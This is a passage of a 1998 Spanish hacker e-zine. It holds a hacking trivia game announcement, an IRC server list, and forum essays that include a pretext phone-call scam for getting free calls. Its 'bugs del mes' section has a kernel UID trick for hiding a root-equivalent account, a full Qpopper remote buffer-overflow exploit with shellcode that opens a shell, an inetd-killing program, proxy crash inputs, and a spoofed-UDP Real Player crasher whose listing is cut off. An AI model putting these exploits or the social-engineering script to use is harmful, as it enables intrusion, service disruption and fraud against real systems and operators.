}}} TRiViAL HACKiNG EDiTiON

Estamos dando los ultimos retoques a la version preliminar del TRIVIAL HACKERS EDITION. Pero para que luego no digais que las preguntas son muy dificiles, recordad que podeis participar escribiendo las vuestras.

Aqui os dejo el texto introductorio al trivial, escrito por el equipo de desarrollo

<++> set_016/trivial/trivial.txt

TRiViAL HACKiNG - rev 1.0 (Ago98)

"Test your knowledge, Hack the Planet!"

(c) GARRULO, GREEN LEGEND, HACKERMATE 1998

Creado para SET-CON

http://set.net.eu.org

---

1) Introduccion...

Bueno, dando algunas vueltas este proyecto acabo en nuestras manos no se si para bien o para mal.. vosotros mismos podeis juzgar. Este TRiViAL HACKiNG esta basado en el original y como referencia hemos usado las cajas Azul Oscuro (Edicion Normal) y Azul Claro (Jovenes Jugadores). Pero este Trivial es especial. Estais hartos de las preguntas de Historia ? o las de Arte y Literatura ? Pues nunca mas. Joder parece un anuncio..
Despues de recluirnos durante tres dias en una casa de montaña sin mas ayuda que nosotros mismos, una piscina y un pc este es el resultado. En un principio no se usaron libros de consulta de ningun tipo. Lo que puede ser una ayuda o no depende de vosotros. Al menos 1/3 de las preguntas son "nuestra" cultura informatica sin libro y a pelo para que luego no os quejeis.
Dado que la SET-CON se ha retrasado pues hemos tenido tiempo de darle un retoques, corregir preguntas sin sentido o ciertos bugs que se nos habian escapado. Es imposible saber todas las preguntas dado que algunas ni nosotros mismo las sabiamos o estabamos seguros hasta que consultamos en libros. Eso, si los Gurus por ahi seguro que las saben todas..
Esperamos que os guste y disfruteis jugando...

GreeN LegenD

---

2) Temas...

Los temas de este Trivial han cambiado un poco.. aqui estan..

Siglas	(S)
Sistemas Operativos	(OS)

H/P/C/V	(H/P)
Cultura Informatica en General	(CI)
Hardware & Software	(HS)
Miscelanea / Cultura General	(M)

(S) Siglas : Como su nombre indica habra siglas conocidas dentro del mundillo y no tan conocidas.

(OS) Sistemas Operativos : Desempolva tus viejos cacharros y ponte al dia en lo ultimo.

(H/P) H/P/C/V : Necesita presentacion ? Preguntas sobre Hacking, Phreaking Virii, Carding, Cracking, etc, etc...

(CI) Cultura Informatica en General : Aqui tiene cabida de todo un poco pero muy relacionado con la Informatica y su mundillo.

(HS) Hardware & Software : Aqui nos desmelenamos y correra la sangre. Avisados estais. Todo sobre Soft Indispensable y sobre lo mas importante de Hardware.

(M) Miscelanea / Cultura General : El que escoja esto se atiene a sus consecuencias, es una masacre hay de todo y para todos. Desde cosas de la tele hasta de toros. Avisados estais...

---

3) Reglas

Bueno quien no ha jugado al Trivial ? Pues no vamos a ser nosotros quienes os lo expliquemos, simplemente os refrescare la memoria

Se necesitan :

- -Un Tablero, de Trivial se supone, no vale de Parchis.
- -Un Dado, de los normales, no me seais listos.
- -Quesitos de Trivial y fichas.
- -Hojas de preguntas (2 bloques)
- -Un cerebro (opcional..)

Se juega por equipos, o si eres mu chulo como Torrente puedes jugar tu solito, o jugar haciendo equipo con un lamer que para todos los efectos es como jugar solo. Para mas diversion recomiendo jugar por equipos y para mayor disfrute juntate con alguien que no conozcas que asi tiene mas gracia. Como ultimo aviso sobre los equipos los mejores resultados se dan cuando se mezclan gente de distintos gustos, un phreak con un programador, un warez con un hacker o como os de la gana.

- Comienzo de la partida, se tira un dado y comienza el que obtenga el numero mas bajo. Si resulta en empate. volverian a tirar los que hayan empatado.

- Se reparten los bloques de preguntas en dos, independientemente de cuantos grupos esten jugando. si hay cuatro equipos A - B y C - D A y B compartiran un bloque de preguntas, C y D compartiran el otro y haya paz.

- Cada uno comienza desde su lugar, segun color o lo que se haya

decidido, se puede ir en todas direcciones y en las casillas de dado se vuelve a tirar.

- En el centro se escoge tema. Antes de ganar se debe ir al centro y responder una pregunta de cada tema, acertando por lo menos 4 de las 6 totales por tarjeta.

- La ayuda externa se penaliza con otra pregunta y cualquier otro tipo de trampas se penalizan con un kick+ban ;)

Bueno creo que no me olvido de nada..

---

4) Colaboraciones...

*Ha colaborado mucha gente..

Falken - Paseante - +NetBul - Chessy - MISSATGE -

Gente de El Agora de SET y gentes varias..

**El Betatesting ha corrido a cargo de estos otros..

Juanjo incansable "Psxman" - Omar aka "www.jueves.es"
Inga "BSOman"
y
Nosotros mismos, GreeN LegenD / Garrulo / HackerMate

---

5) Libros Consultados...

Si, que no somos dios y necesitamos libros...
Estos son algunos de los que hemos consultado.

Using Linux 2nd Edition - Utilizando Linux 2§ Edicion
Prentice Hall - QUE - 1997

AMiGA 500 User Manual - Manual del Usuario de A500
Amiga Publishing - 1985

MS Windows CE Resource Guide - Guia de Recursos del Win CE
Ms Press - 1996

Sinclair ZX Spectrum Advanced - ZX Spectrum Avanzado
Sinclair - 1984

Amiga Technical Reference Set - Addison Wesley
Amiga Publishing - 1986

Mastering AmigaDOS - Stanton & Pinal
Arrays Inc. - 1985

Unix Power Tools - 4§ Edicion
QUE - 1996

Inside the AMIGA - Berry
SAMS - 1987

```
     ------------------------------------------------------------------------

   6) Contactos y Actualizaciones de TRiViAL HACKiNG

     Bueno pues no se, ya veremos por ahora es una primera version.
     Para ponerse en contacto con nosotros, simplemente manda un email
     a glegend@set.net.eu.org y respondere a tus preguntas. Avisados
     estais que no queremos clones, si quereis a¤adir preguntas o hacer
     cualquier tipo de correcion no teneis nada mas que mandar un e-mail
     y se actualizara para la revision siguiente. ok? Todo claro.


        FTP - qcam.las.es - login:ftp1 - passwd:saqueadores

                  QCAM.LAS.ES/pub/trivial.hacking/

             WWW - http://set.net.eu.org     (Ficheros)



                  GreeN LegenD - SET Staff (c) 1998
                        glegend@set.net.eu.org

               (c) SET 1998 - Saquedores Edicion Tecnica

   ------------------------------------------------------------------------
<-->



}}} Otra red de IRC: Union Latina


El autor de la pagina del Necrolibro, que responde al tranquilizador
nick de "Muerte" nos envia esta lista de nodos de una red de IRC para
todos aquellos marginados del Hispano (o que quieran probar algo nuevo)
Ideal para usuarios con accesos bancarios };->

Union Latina: Comunet (ES, Bilbao): comunet.unionlatina.org
Union Latina: Digital (ES, Madrid): madrid.unionlatina.org
Union Latina: Dragonet (ES, Alicante): dragonet.unionlatina.org
Union Latina: Interlink (ES, Madrid): interlink.unionlatina.org
Union Latina: Lander (ES, Madrid): lander.unionlatina.org
Union Latina: Telebase (ES, Alicante): telebase.unionlatina.org
Union Latina: Tinet (ES, Tarragona): tinet.unionlatina.org




}}} SET 17

Pues para que voy a decir cuando sale SET 17? Luego aparecen imprevistos que
nos dan retrasos y hala, la tenemos liada. ;)

Bromas aparte, seguimos con la periodicidad de siempre, dos meses. Esta
vez no es muy probable que se sufran grandes retrasos, como ahora. Con
esto quiero decir que SET 17 vera la luz unas dos semanas despues del SIMO,
en Noviembre.

Y para que no esteis impacientes, hemos creado una lista de correo en la
que recibireis informacion sobre novedades en SET, y los lanzamientos de
```

cada numero. Ya sabeis, siempre que funcione (esa es otra).

Mail a: <set-subscribe@egroups.com> o rellenar el formulario en la Web.

Ojo! Que la pagina se actualiza frecuentemente, con noticias, nuevos textos,
la pagina de correo, y nuevas sorpresas. Solo avisaremos en la lista de
lo mas importante, de cambios grandes o del lanzamiento de nuevos SETs.

```
 [ 0x08 ]-----------------------------------------------------------------
-[ FORO DE DEBATE ]-------------------------------------------------------
-[ by SET STaff ]---------------------------------------------------SET-16-
```

```
oooooooooo  oooooo  ooooooooo    oooooo
 888     8 o888   888o 888    888 o888   888o
 888ooo8   888     888 888ooo88  888     888
 888       888o   o888 888  88o   888o   o888
o888o        88ooo88  o888o  88o8   88ooo88
```

```
 ___  ____    ___  ____ ___  ____ ___ ____
 |  \ |___    |  \ |___ |__] |__|  |  |___
 |__/ |___    |__/ |___ |__] |  |  |  |___
```

```
                  _#_
                 (o o)
   .------------ooO--(_)--Ooo-----------.
   | Se puede ser hacker sin ordenador? |
   '------------------------------------'
```

Pues aqui estamos con una seccion nueva mas... Y es que este numero va
de estrenos.

En esta ocasion se trata de un foro en el que podeis participar expresando
vuestras opiniones acerca de algun tema de interes. Para que luego no se diga
que no hay interactividad.

Como SET se publica habitualmente cada dos meses, salvo cuando se producen
retrasos (ejem!), el tiempo entre opinion y respuestas puede dilatarse
demasiado. Asi que no es una seccion para que escribais exclusivamente
a ella. Se trata de animaros a debatir sobre cuestiones que son importantes.

El sitio idoneo para debatir cualquiera de los temas que se propongan
aqui es el TABLON ubicado en nuestra web.

Por si no sabeis donde esta, TABLON DE ANUNCIOS:
http://www.geocities.com/SiliconValley/8726/feedback.html

Nosotros recogeremos para cada numero las opiniones que nos parezcan mas
interesantes. Y por supuesto, participaremos en ellos, dando nuestra propia
opinion.

Podeis proponernos aquellos temas que deseais que se traten en la
direccion de correo de SET.

Para inaugurar la seccion, contamos con la opinion que GreeN LegenD nos
ha dejado sobre la cuestion que encabeza la seccion. Aqui va:

[:-{ 0x01 }-:]

¨Se puede ser un Hacker sin ordenador?

Hacking
e
Ingenieria Social

Por GreeN LegenD

glegend@set.net.eu.org

Esta pregunta, que hace poco he visto formulada en un foro electronico me ha hecho pensar un poco y como haciendo una reflexion en voz alta he aqui este texto.

Definicion de "Social Engineering" o Ingenieria Social segun recoge el New Hackers Dictionary (MIT PRESS).

"Termino usado por Hackers en general y crackers en particular. El objetivo de esta es enga¤ar a una persona para que nos revele passwords o informacion que comprometa la seguridad de nuestro objetivo"
The New Hackers Dictionary, pag.415

El ser hacker no son el tener unos conocimientos o el saber programar. Es algo mas profundo, no es una moda pasajera, como dicen algunos. Es un estado con relacion a lo que te rodea, es el hecho de retener ciertos detalles que a otros les pasan inadvertidos. Aqui vemos un punto importante, la observacion y la capacidad de retener informacion mas o menos rapidamente. He visto comparar varias veces a los Boy Scouts con los Hackers, en cierto modo los Hackers son BS Informaticos, capaces de sobrevivir y de hacer algunas cosas impensables para los no iniciados. Yo no comparto esta comparacion. El Hacker esta relacionado en mayor o menor medida con la informatica, hecho cierto e innegable. Pero se hace hacking tambien en la calle en el metro, en el cine en muchos sitios. El hacking no es siempre usado para aprovecharse y no pagar, sino que es el hecho de conocer a fondo cosas y llegar a comprender como funcionan sin animo de estafa, aunque aqui en Espa¤a siempre se acaba por tratar de ahorrar la peseta y si es posible escaparnos sin pagar, para que negarlo.

Ademas hay que tener encuenta que una parte muy importante y ciertamente en desuso por la gran mayoria es el llamado "social engineering" o ingenieria social igual o mas util que todo el hacking que se hace a traves de internet. Gracias a este se pueden llegar a conseguir en un tiempo record resultados asombrosos. No debemos dejarnos enga¤ar y creer que hacer H/P con un ordenador es igual que la ingenieria social, no todo el mundo vale y conozco bastantes hackers que no son partidarios de su uso. Quiero dejar claro que con ingenieria social no me refiero al comun "timo" que no es lo mismo ni de cerca, habiendo gente que lo confunde. Sin descartar que a veces sea necesario "timar" o "enga¤ar" a nuestro objetivo para conseguir lo que queremos. Ahora bien, en estos tiempos que corren empieza a ser mas

dificil la I.S. dado que la gente anda mas precavida, pero aun asi encontraras a tu/s pardillos de turno que no tienen ni idea de nada y se creeran todo lo que tu les cuentes.

A estas alturas ya hemos tocado sobre el significado real de la filosofia hacker, si se la puede llamar asi, y algo sobre la ingenieria social. Ha quedado ampliamente demostrado que se puede ser hacker sin ordenador y que no es cuestion de equipo sino de conocimientos. Algunos de las historias mas conocidas de la Ingenieria Social son estas dos, hay mas como todo pero esto yo considero lo mas clasico.

Un empleado llama a su empresa fuera de horas de trabajo pidiendo alguna informacion para hacer un login en el sistema, ya sean puertos, telefonos o lo que sea. Entonces llama a la persona de turno por telefono y le explica su situacion. Diciendo que necesita entregar cierto documento o memo acabado el dia siguiente y que necesita tal y cual cosa, dandole la informacion necesaria al pardillo de turno. Para que este siguiendo sus ordenes le diga la informacion que necesita y ya esta. Ejemplo claro de incompetencia manifiesta por parte del empleado.

Otro invento propio y gracias a Faisal, desde una cabina llamas a la operadora y si sabes el numero de averias llama y di lo siguiente; Oiga si ? se me ha colado la moneda dentro pero no me ha dado credito. Te diran que te devuelven el dinero a lo que respondes; Tengo que hacer una llama urgente y soy un turista. Entonces sigues "y me podria conectar/dar tono para que llame? Es una llamada local", en un 89% de las ocasiones que he probado esta tecnica ha funcionado. Eso si, no pruebes en Espa¤a con Telefonica que se lo saben. Funciona en Hong Kong, Alemania e Inglaterra.

Esto es todo por ahora...

"Hack The Planet!"

GreeN LegenD - SET Staff (c) 1998

Salu2 a, Garrulo/Falken/Chessy(NTman!)/Paseante/+NetBul/Mr.Sandman

[:-{ 0x02 }-:]

¨Se puede ser un Hacker sin ordenador?

Por El Profesor Falken

Quizas para afrontar esta pregunta debieramos definir primero que es ser un hacker.

Para mucha gente, un hacker es un pirado de la informatica capaz de poner en peligro la informacion de los ordenadores que se encuentran en la red. Y sin embargo, eso solo lo hacen los gamberros.

Las redes telematicas ofrecen alternativas interesantes para mucha gente, pero para nosotros es un nuevo mundo, una realidad aparte. El ciberespacio de Gibson. Y como en todos los sitios, tienes gamberros que hacen lo posible por incordiar.

En la vida real, un quimico conoce las posibilidades explosivas de los

compuestos formados por Nitrogeno, y desarrolla compuestos como la nitroglicerina. Un farmaceutico, que ha de conocer mucha quimica, tiene el mismo conocimiento del compuesto, y se le ocurre crear un medicamento a base de nitroglicerina en dosis minimas. Ese medicamento, con las peque¤as explosiones de la nitroglicerina es capaz de estabilizar los latidos del corazon de una persona enferma.

Eso lo haria la gente que le gusta investigar y que no se molesta en incordiar. Pero luego llegan los gamberros, en este caso mucho mas que simples gamberros, y que por un casual, aprenden que la nitro es muy explosiva... Y para que la usan, para causar da¤os.

En el hacking pasa lo mismo... Los autenticos hackers crean, desarrollan, investigan, mejoran... No destruyen, no intencionadamente. Que se lo digan a gente como Richard Stallman (FSF), o Linus Torvalds (Linux). Son ejemplos claros de lo que hacen los autenticos hackers, y ellos lo reconocen. Y si no, escuchad el himno de la FSF, en http://linux.mit.edu

Si nos orientamos principalmente a los ordenadores, es porque es algo mas reciente, algo en lo que se puede investigar ampliamente todavia. Y lo que queda. Claro, que si cualquiera pudiese tener su propio acelerador de particulas en casa, quizas nos hubiesemos centrado mas en la fisica ;)

Lo mas lamentable ya no es que se diga que no puedes ser un hacker sin ordenador. Y es que hay mucha gente que considera que si no estas en Internet, no puedes ser un hacker. Vamos... que hay mucho mas que Internet en el mundo de los baudios.

Definitivamente, para ser un hacker no hace falta un ordenador. Hace falta ingenio, curiosidad, esfuerzo... No se es un hacker cuando se pregunta para aprender, se es un hacker cuando se copia para no aprender.

Hay ocasiones en las que los mas 31337 (eLiTe si lo preferis), se dignan en dirigirnos la palabra para decir que nos dedicamos a responder preguntas para lamers... Es una pena, porque con eso rompen con lo que significa ser hacker. Recordemos que no podemos juzgar a alguien por las apariencias, por el numero de scripts que posee, la cantidad de warez que distribuye o la jerga tecnica que usa. Se debe juzgar por lo que se hace, por lo que se dice.

Decia una profesora mia hace tiempo: ’No existen preguntas estupidas, existen respuestas estupidas’. Y tenia razon, cuando alguien pregunta, es porque no sabe. Y si pregunta, quiere aprender... En nosotros esta cuando respondamos el hacerlo bien y conseguir que saque algo nuevo, o hacerlo mal y conseguir que no vuelva a tener ganas de preguntar una duda en su vida.

Retomando el tema principal. No es necesario tener un ordenador para ser un hacker. Saber desmontar un coche y volverlo a montar, y que funcione, puede ser mas de hacker que asaltar las paginas de la NASA (y dale con la NASA, pero como parece que os gusta... el reto termino hace a¤os, por si no lo sabiais).

Eso es basicamente lo que pienso... Yo no uso hacking para definir el asalto a redes, digo ’asalto a redes’. Hacking es mucho mas que eso.

Guy L Steele definia en el diccionario del hacker que un hacker es quien disfruta programando... Y esta claro que nos gusta mas programar directamente, pero podemos entretenernos tambien estudiando una maquina de Turing sobre el papel. Los Burgers tiemblan cuando vamos, porque acabamos rellenando los mantelitos esos de papel de mil y una ideas nuevas.

Creo que queda clara mi opinion.

A ver que opinais vosotros

Falken
EOT

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ LOS BUGS DEL MES ]-----------------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-16-

-( 0x01 )-
Para     : Linux kernel
Tema     : SUID root sin SUID root
Patch    : Aqui mismito
Creditos : Michal Zalewski

<++> set_016/patches/linuxk
--- linux/kernel/sys.c.orig     Tue Apr  8 17:47:47 1997
+++ linux/kernel/sys.c          Fri Jun 19 16:00:28 1998
@@ -237,6 +237,8 @@
 {
        int old_rgid = current->gid;
        int old_egid = current->egid;
+
+       if (rgid>0xffff || egid>0xffff) return -EINVAL;

        if (rgid != (gid_t) -1) {
                if ((old_rgid == rgid) ||
@@ -272,6 +274,8 @@
 asmlinkage int sys_setgid(gid_t gid)
 {
        int old_egid = current->egid;
+
+       if (gid>0xffff) return -EINVAL;

        if (suser())
                current->gid = current->egid = current->sgid = current->fsgid = gid;
@@ -489,6 +493,8 @@
 asmlinkage int sys_setuid(uid_t uid)
 {
        int old_euid = current->euid;
+
+       if (uid>0xffff) return -EINVAL;

        if (suser())
                current->uid = current->euid = current->suid = current->fsuid = uid;
@@ -510,6 +516,8 @@
 asmlinkage int sys_setfsuid(uid_t uid)
 {
        int old_fsuid = current->fsuid;
+
+       if (uid>0xffff) return -EINVAL;

        if (uid == current->uid || uid == current->euid ||
            uid == current->suid || uid == current->fsuid || suser())
@@ -525,6 +533,8 @@
 asmlinkage int sys_setfsgid(gid_t gid)
 {
        int old_fsgid = current->fsgid;
+
+       if (gid>0xffff) return -EINVAL;

        if (gid == current->gid || gid == current->egid ||
            gid == current->sgid || gid == current->fsgid || suser())
@@ -563,6 +573,8 @@
 asmlinkage int sys_setpgid(pid_t pid, pid_t pgid)
 {
        struct task_struct * p;
+
+       if (pid>0xffff || pgid>0xffff) return -EINVAL;

        if (!pid)
                pid = current->pid;
```

<-->

Descripcion y Notas:

Un error en la definicion de algunas variables que intervienen en la
gestion del UID permite poseer una ID distinta de 0 y que para el sistema
sea eficazmente ID 0 (root).

El kernel almacena la ID en un word (2 bytes), lo que limita el ID al
rango entre 0 y 65535. Sin embargo, el tipo definido para el manejo de
UID y GID (uid_t) se declara como un entero sin signo, lo que le da la
posibilidad de manejar IDs por encima de 65535.

Por su parte, algunas llamadas al sistema, como sys_setuid(uid_t), truncan
el valor de la ID a 2 bytes.

De esta forma, si alteramos el fichero /etc/passwd de forma que nuestra ID
sea 131072 (10 00000000 00000000), nuestra ID eficaz sera 0, es decir, los
dos bytes menos significativos. Y como las utilidades para la deteccion de
intrusos en el fichero /etc/passwd buscan por ID 0, pasamos desapercibidos.

Tambien funciona en el caso de accesos restringidos desde el exterior. Es
habitual no permitir el acceso remoto con privilegios de root. Con nuestra
ID 131072, no tenemos privilegios, por lo que podemos acceder remotamente
sin problemas, pero para el kernel nuestra ID es la del root.

-(0x02)-
Para   : Qpopper 2.4x
Tema   : De todo un poco
Patch   : Actualizacion
Creditos : Herbert Rosmanith

<++> set_016/exploits/qpush.c
```
/* qpush: qualcom popper buffer overflow exploit (pop_msg)
 * Mon Jun 29 01:26:06 GMT 1998 - herp
 *                                Herbert Rosmanith
 *                                herp@wildsau.idv.uni-linz.ac.at
 */

#include        <stdio.h>
#include        <sys/time.h>
#include        <sys/types.h>
#include        <netinet/in.h>
#include        <netdb.h>
#include        <signal.h>
#include        <unistd.h>
#include        <errno.h>

long addrlist[]={
        0xbfffeee4,             /*2.2*/
        0xbfffeb80              /*2.41beta1*/
};

char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh.........";

void die(char *s) {
        if (errno) perror(s);
        else fprintf(stderr,"%s\n",s);
        exit(-1);
}
```

```
void usage() {
        printf("qpush [-index] <hostname>\n"
               " -0 QPOP Version 2.2             (default)\n"
               " -1 QPOP Version 2.41beta1\n");
        exit(0);
}

int resolv(char *host,long *ipaddr) {
        if (isdigit(host[0])) {
                *ipaddr=inet_addr(host);
                if (*ipaddr==-1) return -1;
        }
        else {
                struct hostent *hp;
                if ((hp=gethostbyname(host))==NULL) {
                        fprintf(stderr,"tc: %s: unknown host\n");
                        exit(-1);
                }
                *ipaddr=*(unsigned long *)hp->h_addr;
        }
        return 0;
}

int connect_to(char *hostname,short port) {
struct sockaddr_in s_in;
int s;

        s=socket(PF_INET,SOCK_STREAM,0);
        if (s==-1) die("socket");

        if (resolv(hostname,(long *)&s_in.sin_addr.s_addr)==-1)
                die("unknown host");
        s_in.sin_family=AF_INET;
        s_in.sin_port=htons(port);

        if (connect(s,(struct sockaddr *)&s_in,sizeof(s_in))==-1)
                die("connect");

        return s;
}

void socket_read(int s,char *buf,int len) {
int i;
        switch(i=read(s,buf,len)) {
        case -1: die("unexpected EOF");
        case  0: die("EOF");
        default:
                buf[i]=0;
                //printf("%s",buf);
                break;
        }
}

void terminal(int s) {
char buf[1024];
fd_set rfds;
fd_set fds;
int i;

        for (i=0;i<NSIG;i++) signal(i,SIG_IGN);
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(s,&fds);
        for (;;) {
                memcpy(&rfds,&fds,sizeof(fds));
                i=select(s+1,&rfds,NULL,NULL,NULL);
                if (i==-1) die("select");
```

```
                if (i==0) die("session closed");
                if (FD_ISSET(s,&rfds)) {
                        if ((i=read(s,buf,sizeof(buf)))<1)
                                die("session closed");
                        write(1,buf,i);
                }
                if (FD_ISSET(0,&rfds)) {
                        if ((i=read(0,buf,sizeof(buf)))<1)
                                die("session closed");
                        write(s,buf,i);
                }
        }
}

void main(int argc,char *argv[]) {
char buf[1024+128];
int s,i,ix;

        if (argc>=2 && argv[1][0]=='-') {
                ix=atoi(&argv[1][1]);
                argc--;
                argv++;
        }
        else ix=0;

        if (argc!=2 || ix>sizeof(addrlist)/sizeof(long))
                usage();

        s=connect_to(argv[1],110);      /* WKS POP3 */
        socket_read(s,buf,sizeof(buf));
        memset(buf,0x90,sizeof(buf));
        for (i=981;i<981+10*4;i+=4)
                memcpy(&buf[i],&addrlist[ix],4);
        memcpy(&buf[941],shellcode,strlen(shellcode));
        buf[sizeof(buf)-3]=0x0d;
        buf[sizeof(buf)-2]=0x0a;
        buf[sizeof(buf)-1]=0x00;
        write(s,buf,sizeof(buf));
        socket_read(s,buf,sizeof(buf));
        terminal(s);
}
<-->
```

Descripcion y Notas:

Menuda se ha montado este verano con el qpopper. Nadie se aclara. Por un lado buffers overflow, por otro core dumps, y no pueden faltar cualquier otro tipo de anomalias.

Pese a que el fallo original parece afectar a las implementacions en diferentes sistemas operativos, el exploit que os dejamos solo funciona para la version de Linux, excepto para la Debian con el QPop v2.2

Al final los de Qualcomm han sacado por fin una version nueva, aparentemente sin el fallo que ha generado tanto revuelo. Para conseguirla:

    ftp://ftp.qualcomm.com/oldeudora/servers/unix/popper/qpopper2.5.tar.Z

```
-( 0x03 )-
Para     : Linux 2.0.34 inetd
Tema     : Matar el inetd
Patch    : Kernel 2.0.35
Creditos : David Luyer

<++> set_016/exploits/inetdkill.c
#include <fcntl.h>
```

```
#include <errno.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
  int s, p;

  if(argc != 2) {
    fputs("Please specify a pid to send signal to.\n", stderr);
    exit(0);
  } else {
    p = atoi(argv[1]);
  }
  fcntl(0,F_SETOWN,p);
  s = fcntl(0,F_GETFL,0);
  fcntl(0,F_SETFL,s|O_ASYNC);
  printf("Sending SIGIO - press enter.\n");
  getchar();
  fcntl(0,F_SETFL,s&~O_ASYNC);
  printf("SIGIO send attempted.\n");
  return 0;
}
<-->
```

Descripcion y Notas:

La ejecucion de este codigo en un Linux con el kernel 2.0.34, se tengan o no privilegios, mata el demonio inetd.

En aquellos sistemas que no usen glibc, debe a¤adirse la linea:

```
#define O_ASYNC FASYNC
```

-(0x04)-
Para : Red Hat 4.2, 5.0 y 5.1
Tema : Programas con agujeros
Patch : Actualizarse
Creditos : twiztah

Descripcion y Notas:

Algunos de los binarios que se instalan con las distribuciones de Red Hat que hemos mencionado presentan problemas de seguridad importantes, por lo que se recomienda actualizarse a las nuevas versiones.

Los programas afectados son: bind, libtermcap, tin, slang, metamail, mailx, dosemu y libtermcap.

Las actualizaciones (para la 5.1) las teneis disponibles en:

```
ftp://ftp.redhat.com/updates/5.1/i386/metamail-2.7-17.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/mailx-8.1.1-3.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/bind-4.9.7-1.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/slang-0.99.38-7.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/tin-1.22-11.i386.rpm
ftp://ftp.redhat.com/updates/5.0/i386/dosemu-0.66.7-7.i386.rpm
ftp://ftp.redhat.com/updates/5.0/i386/libtermcap-2.0.8-9.i386.rpm
```

Los usuarios de las distribuciones 5.0 y 4.2 las encontrareis en:

```
ftp://ftp.redhat.com/updates/5.0/i386/
ftp://ftp.redhat.com/updates/4.2/i386/
```

Los nombres de los ficheros son los mismos, variando la version de la actualizacion. Existen tambien actualizaciones para alpha y sparc en

los directorios correspondientes.

-(0x05)-
Para   : Proxy en Windows 95
Tema   : Cuelgue del proxy
Patch   : Supongo que en las paginas oficiales
Creditos : Ryan Nichols

Descripcion y Notas:

Solo dos son los programas proxy afectados en esta ocasion: WinGate y Startech. En ambos casos el procedimiento es similar.

Comenzamos haciendo un telnet al puerto pop3 del proxy. En el caso de ser WinGate, teclearemos:

USER x#99999.....

Con todos los ’9’ que podamos.

De tratarse de Startech, tecleamos:

USER x<9999...>

De nuevo con todos los ’9’ posibles. El resultado es el mismo.

-(0x06)-
Para   : Real Player 5
Tema   : Cuelgue del real Player
Patch   : En la ultima version
Creditos : Kit Knox

<++> set_016/exploits/rpkiller.c

```
/*
 * Real Player Killer - 6/26/98
 *
 * (C) 1998 Kit Knox <kit@connectnet.com>
 *
 * [ http://www.rootshell.com/ ]
 *
 * Real Player 5.0 for Windows95 and Linux (others untested) do not check
 * the validity of incoming UDP packets used when receiving audio/video.
 *
 * If you are able to determine or brute force the destination port of the
 * stream you are able to crash the player and cause it to use 100% of
 * idle CPU.  I would not be surprised if there are numerous buffer
 * overflows in this area as well.  The client does not even check if the
 * source IP address is the one it is receiving data from.  Any source IP
 * can be used.
 *
 * Generally the stack will start with port 1025 and go up.  Starting there
 * and going up will generally give you good results.  If you are able to
 * sniff the network you will know the exact port and not have to guess.
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
```

```
#include <linux/udp.h>
#include <netdb.h>

#define err(x) { fprintf(stderr, x); exit(1); }
#define errs(x, y) { fprintf(stderr, x, y); exit(1); }

char real_data[] =
  { 0x00, 0x00 };


unsigned short
in_cksum (addr, len)
     u_short *addr;
     int len;
{
  register int nleft = len;
  register u_short *w = addr;
  register int sum = 0;
  u_short answer = 0;

  while (nleft > 1)
    {
      sum += *w++;
      nleft -= 2;
    }
  if (nleft == 1)
    {
      *(u_char *) (&answer) = *(u_char *) w;
      sum += answer;
    }

  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  answer = ~sum;
  return (answer);
}

int
sendpkt_udp (sin, s, data, datalen, saddr, daddr, sport, dport)
     struct sockaddr_in *sin;
     unsigned short int s, datalen, sport, dport;
     unsigned long int saddr, daddr;
     char *data;
{
  struct iphdr ip;
  struct udphdr udp;
  static char packet[8192];
  char crashme[500];
  int i;

  ip.ihl = 5;
  ip.version = 4;
  ip.tos = rand () % 100;;
  ip.tot_len = htons (28 + datalen);
  ip.id = htons (31337 + (rand () % 100));
  ip.frag_off = 0;
  ip.ttl = 255;
  ip.protocol = IPPROTO_UDP;
  ip.check = 0;
  ip.saddr = saddr;
  ip.daddr = daddr;
  ip.check = in_cksum ((char *) &ip, sizeof (ip));
  udp.source = htons (sport);
  udp.dest = htons (dport);
  udp.len = htons (8 + datalen);
  udp.check = (short) 0;
  memcpy (packet, (char *) &ip, sizeof (ip));
```

```
  memcpy (packet + sizeof (ip), (char *) &udp, sizeof (udp));
  memcpy (packet + sizeof (ip) + sizeof (udp), (char *) data, datalen);
  for (i = 0; i < 500; i++)
    crashme[i] = rand () % 255;
  memcpy (packet + sizeof (ip) + sizeof (udp) + datalen, crashme, 500);
  return (sendto (s, packet, sizeof (ip) + sizeof (udp) + datalen + 500, 0,
                  (struct sockaddr *) sin, sizeof (struct sockaddr_in)));
}

unsigned int
lookup (host)
     char *host;
{
  unsigned int addr;
  struct hostent *he;

  addr = inet_addr (host);
  if (addr == -1)
    {
      he = gethostbyname (host);
      if ((he == NULL) || (he->h_name == NULL) || (he->h_addr_list == NULL))
        return 0;

      bcopy (*(he->h_addr_list), &(addr), sizeof (he->h_addr_list));
    }
  return (addr);
}

void
main (argc, argv)
     int argc;
     char **argv;
{
  unsigned int saddr, daddr;
  struct sockaddr_in sin;
  int s, i;

  if (argc != 5)
    errs ("Usage: %s <source_addr> <dest_addr> <low port> <high port>\n", argv[0]);

  printf("Real Player Killer - http://www.rootshell.com/\n\n");
  if ((s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
    err ("Unable to open raw socket.\n");
  if (!(saddr = lookup (argv[1])))
    err ("Unable to lookup source address.\n");
  if (!(daddr = lookup (argv[2])))
    err ("Unable to lookup destination address.\n");
  sin.sin_family = AF_INET;
  sin.sin_port = 9;
  sin.sin_addr.s_addr = daddr;
  for (i=atoi(argv[3]); i<atoi(argv[4]); i++)
  if ((sendpkt_udp (&sin, s, &real_data, sizeof (real_data), saddr, daddr, 2014, i)) == -1)
    {
      perror ("sendpkt_udp");
